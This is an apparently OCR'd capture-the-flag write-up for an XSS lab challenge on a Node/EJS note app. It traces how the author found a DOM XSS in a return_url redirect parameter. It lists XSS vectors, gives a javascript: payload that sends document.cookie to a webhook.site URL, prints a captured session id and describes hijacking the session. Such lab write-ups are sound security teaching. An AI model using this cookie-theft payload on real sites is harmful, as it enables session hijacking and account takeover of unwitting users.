

XSS CHALLENGE: LEVEL 5 - Cyberjutsu-An Vu


For this challenge, I first examined the user interface and attempted to use the program as a regular user by logging in.


1st Assumption: There might be an HTML injection vulnerability in the email field, so I will check it!





The email input can accept any value, but unfortunately, it doesn't seem to be vulnerable to HTML injection.











When I type something in the note box, the website redirects to the /note endpoint and responds with "OK," which seems normal, and it stores the input in the database.

XSS CHALLENGE: LEVEL 5 - Cyberjutsu-An Vu

To proceed, I should explore any potential for injecting JavaScript into the note box to steal the session cookie. If the input is stored and then displayed without proper sanitization, I could attempt an XSS attack. This would involve crafting a script to capture the session cookie and send it to an external server under my control.

Assumption 2:

Now, let's examine the source code. The developers have created a "middleware variable" that calls a function to check if the user's email exists. If it does, it redirects to the /welcome?return_url= endpoint. Otherwise, it prints to the console log: "Email existed."

```
var middleware = function (req, res, next) {
    if (!req.session.email) {
        console.log("chua co email");
        return res.redirect('/welcome?return_url='
    } else {
        console.log("da co email");
        next();
    }
};

router.get('/welcome', function (req, res, next) {
    res.render('welcome');
});

//Login user with email
router.post('/user', function (req, res, next) {
    req.session.email = req.body.email;
    res.redirect('/');
});

router.use(middleware);

router.get('/', function (req, res, next) {
    res.render('index', { email: req.session.email
});
```


XSS CHALLENGE: LEVEL 5 - Cyberjutsu-An Vu


In the index.ejs file, I noticed that the developer uses an EJS (Embedded JavaScript) template to handle the input of the email.

```
views
  index.ejs
  welcome.ejs
  .env
  .env-example
  app.js
  package.json

dy>
  <h1>Quick Note 5</h1>
  <br>
  <p>Welcome <%= email %>! 👋</p>
  <form action="/note" method="post">
      <label>Note here:</label>
      <input type="text" name="note">
      <input type="submit" value="➕">
```

The symbol <%= escapes the HTML input, which causes HTML code rendering to fail, disproving my first assumption. However, when I click "log out," the page redirects me to /welcome?return_url=/ (where welcome is an endpoint with a GET parameter {return_url=/}).






The return_url parameter is set to the default page (/), so I'll check the source code of the welcome.ejs file.

Aha, I found a new clue!


```
function redirect() {
    var url = new URL(window.location);
    var return_url = url.searchParams.get("return_url");
    window.location = return_url;
}
```


The GET parameter return_url is assigned to the variable return_url and then reassigned to the url variable before calling the window.location method. I'll need to look up the


window.location function on Google since I haven't encountered this before! 😂




Now we know that window.location is an object that can be used to get the current page address and redirect the browser to a new page. Sounds promising! Let's try pasting another website link into the return_url GET parameter and entering the email to see if it works!








Yes! It redirects perfectly, just like YouTube Premium with no ads! Now, how about trying a webhook link to capture the session information? Let's give it a shot!







However, it doesn't work that way because, to capture a cookie from a webpage, we need to inject JavaScript code to send the request to the webhook site.

Assumption 3: Execute JavaScript code through the return_url GET parameter.

I'll try this payload: <script>alert(origin)</script>.






Unfortunately, the old-school <script> tag doesn't work, but there are other ways to execute JavaScript code, including:

- **HTML Tags:**
  - Protocol: Click here, <form action="javascript:alert()">...</form>
  - Event Handlers: <img onerror="alert()">, <img onclick="alert()">, <svg onload="alert()">
- **JavaScript API:**
  - HTML Content Manipulation: innerHTML, document.write()
  - Navigation: window.location, document.location, location.href
  - Code Execution Functions: eval(), setInterval(), setTimeout(), new Function()

XSS CHALLENGE: LEVEL 5 - Cyberjutsu-An Vu

Using the protocol solution, we can attempt to execute JavaScript code.




Payload:


```
https://note5.cyberjutsu-lab.tech/welcome?return_url=
javascript:
fetch("/note").then(function(response) {
  return response.text()
}).then(function(string)
  {
    fetch('https://webhook.site/e579dbea-0e5d-4bdb-ad1d-a7c72985ce9d?data_leak='%2bdocument.cookie)
  }
)
```

Send the link to the victim:


XSS CHALLENGE: LEVEL 5 - Cyberjutsu-An Vu



Session id:
s:h97sc-s2rlcTcugj-xJROXV8ZD2VTAbJ.gv3sMmh9hvksQMCMC64/E1ieq8XqUt7UdYDBH10Hcpg



Change the cookie setting in Chrome dev tool Application and get the flag!



XSS CHALLENGE: LEVEL 5 - Cyberjutsu-An Vu